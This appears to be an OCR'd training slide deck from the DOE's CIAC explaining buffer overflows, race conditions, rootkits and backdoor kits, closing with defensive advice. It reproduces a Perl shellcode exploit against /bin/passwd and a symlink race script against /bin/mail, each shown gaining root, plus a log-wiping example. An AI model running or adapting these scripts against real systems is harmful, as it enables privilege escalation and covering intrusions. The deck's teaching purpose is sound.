
What Is A Buffer Overflow Vulnerability?

- A buffer overflow vulnerability occurs when a program does not check the amount of data being inserted in a buffer, allowing the buffer to overflow and overwrite other structures in memory.

U.S. Department of Energy
CIAC
Computer Incident Advisory Capability

How Does the Buffer Overflow Vulnerability Work?

- When a function is called, the return address and the local variables are pushed on the stack. The stack fills down into memory.




```
void function(int a, int b)
{
  char buffer[5];
.
.
.
}
```

```
Stack
[b      ]
[a      ]
[return address]
[sfp]
[buffer                 ]
<other variables>
.
.
```

How Does the Buffer Overflow Vulnerability Work?

- If you copy too much information into the buffer without checking the limits (e.g. by using strcpy() instead of strncpy() in the function), the information overwrites the return address.




```
Stack
[b      ]
[a      ]
[return address]
[sfp]
[buffer                    ]
<other variables>
.
.
```

```
Stack
[b      ]
[sdfasd]
[sfdfdwdefasef]
[asd]
[adsfekasdfasdfadfad]
<other variables>
.
.
```

U.S. Department of Energy CIAC Computer Incident Advisory Capability

How Does the Buffer Overflow Vulnerability Work?

- By choosing what data you insert in the buffer, you can put a procedure in the buffer and its address in the return address field. When the function returns, it runs your procedure.



Buffer Overflow Script: passhack.pl

```
#!/usr/bin/perl
#use FileHandle;

$offset=2170; # 2170
$prealign=""; # zero byte pre
$postalign="PP"; # 2 byte post
$pcoq=&h2cs("7b033018");
$nop=&h2cs("08210280");
$code="";
$code.=&h2cs("34160506"); # LDI 643,r22
.
$code.=&h2cs("96d60534"); # SUB 666,r22,r22
$code.=&h2cs("deadcafe"); # cause dump
$data="/bin/sh."; # Data stuff
$codedata=$code.$data;
$num=int(($offset-length($code)-
length($data)-4)/4);
$pre="$nop"x$num;
$of=$prealign;
$of.=$pre.$code.$data.$postalign.$pcoq;
exec("/bin/passwd","$of");
```

The first block builds the code as one long string.

The command to start a shell.

Pass it all to passwd as the username.

U.S. Department of Energy
CIAC
Computer Incident Advisory Capability

Buffer Overflow Script Results

```
mymachine > whoami
orvis
mymachine > ./passhack.pl
Permission denied.
# whoami
root.
#
```

I am a normal user.

Run the script.
Yeah, right!

Now see who I am !!

U.S. Department of Energy
CIAC
Computer Incident Advisory Capability

What Is A Race Condition?

- A race condition is a flow in an operating system where a property of an object changes between checking the object and using it.

How Does A Race Condition Work?

- A typical race condition flaw occurs when a SUID root UNIX program writes to a file owned by the user running it.

```
if (access(filename, W_OK) == 0){
   fd = open(filename, O_WRONLY))
}
```

See if the user can write to the file.

Open the file.

- If the object referred to by the file name changes between the first and second system calls, the second object will be opened even though its access has not been checked.

U.S. Department of Energy
CIAC
Computer Incident Advisory Capability

Race Condition Script: MailScript

```
mailrace(argc, argv)
{
for(;;){
  unlink(argv[1]);
  symlink(argv[2],argv[1]);
}
```

Mailrace program, continuously links and unlinks the mail file.

```
./mailrace $$SPOOLDIR/$TARGET
      $TARGET_FILE
While[...] do
  echo "localhost $USER" |
      /bin/mail $TARGET
  sleep 10
done
kill -9 $RACE_PID
```

Start mailrace

Loop until we create a mail spool file.

Send mail to the user.

Kill mailrace.

U.S. Department of Energy
CIAC
Computer Incident Advisory Capability

Race Condition Script Results

```
% grep :0: /etc/passwd
% ls -l
/var/spool/mail/sysdiag
/var/spool/mail/sysdiag not
found


% ./mailscript sysdiag
/.rhosts root
mailscript: Warning, /.rhosts
already exists,appending
Sending mail to sysdiag
We won the race, becoming
root
./mailscript: 11051 Killed
#
```

Find root user without a /var/spool/mail/<user name> file.

Execute mailscript.

We got root

U.S. Department of Energy CIAC Computer Incident Advisory Capability

What Is Rootkit?

- A set of UNIX tools used to “hide” inside a system
- Replaces many standard tools
  - ls, who, ifconfig, netstat, etc...
- Removes evidence from log files
- Fully automated:

```
% make all install
```

U.S. Department of Energy
CIAC
Computer Incident Advisory Capability

Rootkit Results: Removes Log Entries

```
>     % last | head
      joe     ttyp6    ciac.llnl.gov        Fri May 10 16:07 - 16:08  (00:00)
      root    console                       Thu May  9 16:16   still logged in
      reboot ~                              Thu May  9 16:15

>     % ./z2.4.1.3 joe
      Zap2!

>     % last | head
      root    console                       Thu May  9 16:16   still logged in
      reboot ~                              Thu May  9 16:15
      %
```

Before

Remove Entry

After

U.S. Department of Energy
CIAC
Computer Incident Advisory Capability

Rootkit Results: Hides a Sniffer

- **Before running rootkit:**

Running Sniffer

```
>     % ifconfig -a
      ie0: flags=163<UP,BROADCAST,NOTRAILERS,RUNNING,PROMISC>
         inet 128.115.87.59 netmask ffffff00 broadcast 128.115.19.255
         ether 8:0:20:xx:xx:xx
      lo0: flags=49<UP,LOOPBACK,RUNNING>
         inet 127.0.0.1 netmask ff000000
```

- **After running rootkit:**

Sniffer Hidden

```
>     % /etc/ifconfig -a
      le0: flags=63<UP,BROADCAST,NOTRAILERS,RUNNING>
         inet 128.115.19.59 netmask ffff0000 broadcast 128.115.19.255
         ether 8:0:20:xx:xx:xx
      lo0: flags=49<UP,LOOPBACK,RUNNING>
         inet 127.0.0.1 netmask ff000000
```

-

U.S. Department of Energy
CIAC
Computer Incident Advisory Capability

What Is Demon Kit?

- Demon kit is a set of replacement daemon programs that provide backdoors for the intruder and that hide his tracks
- The kit contains:
  - inetd - drops to a shell.
  - login - backdoor login to root shell.
  - ping - creates root shell.
  - tcpd - tcp daemon that can not be logged or wrapped.
  - shadow (login, passwd, su, chsh, chfn) - all give root shells.
  - telnet - logs usernames and passwords.
  - banish - finds and removes your entries from system log files.

U.S. Department of Energy
CIAC
Computer Incident Advisory Capability


What Is Demon Kit?

- The kit contains (cont.):
  - handyman - automatic installer/uninstaller.
  - netstat - hides your connection.
  - sniffit - sniffer
  - socketdaemon - root shell to all who connect to its port.
  - windexx - removes entries from log files.
  - others


U.S. Department of Energy
CIAC
Computer Incident Advisory Capability

What can you do?

- You can give up.
  - Cry.
  - Have a drink.
  - Disconnect from the net.



- Or, you can get tough.
  - Prosecute intruders when we catch them.
  - Keep systems updated with current patches.
  - Eliminate all SUID root programs that you do not need.
  - Use one-time passwords or SSH.
  - Use firewalls.



U.S. Department of Energy
CIAC
Computer Incident Advisory Capability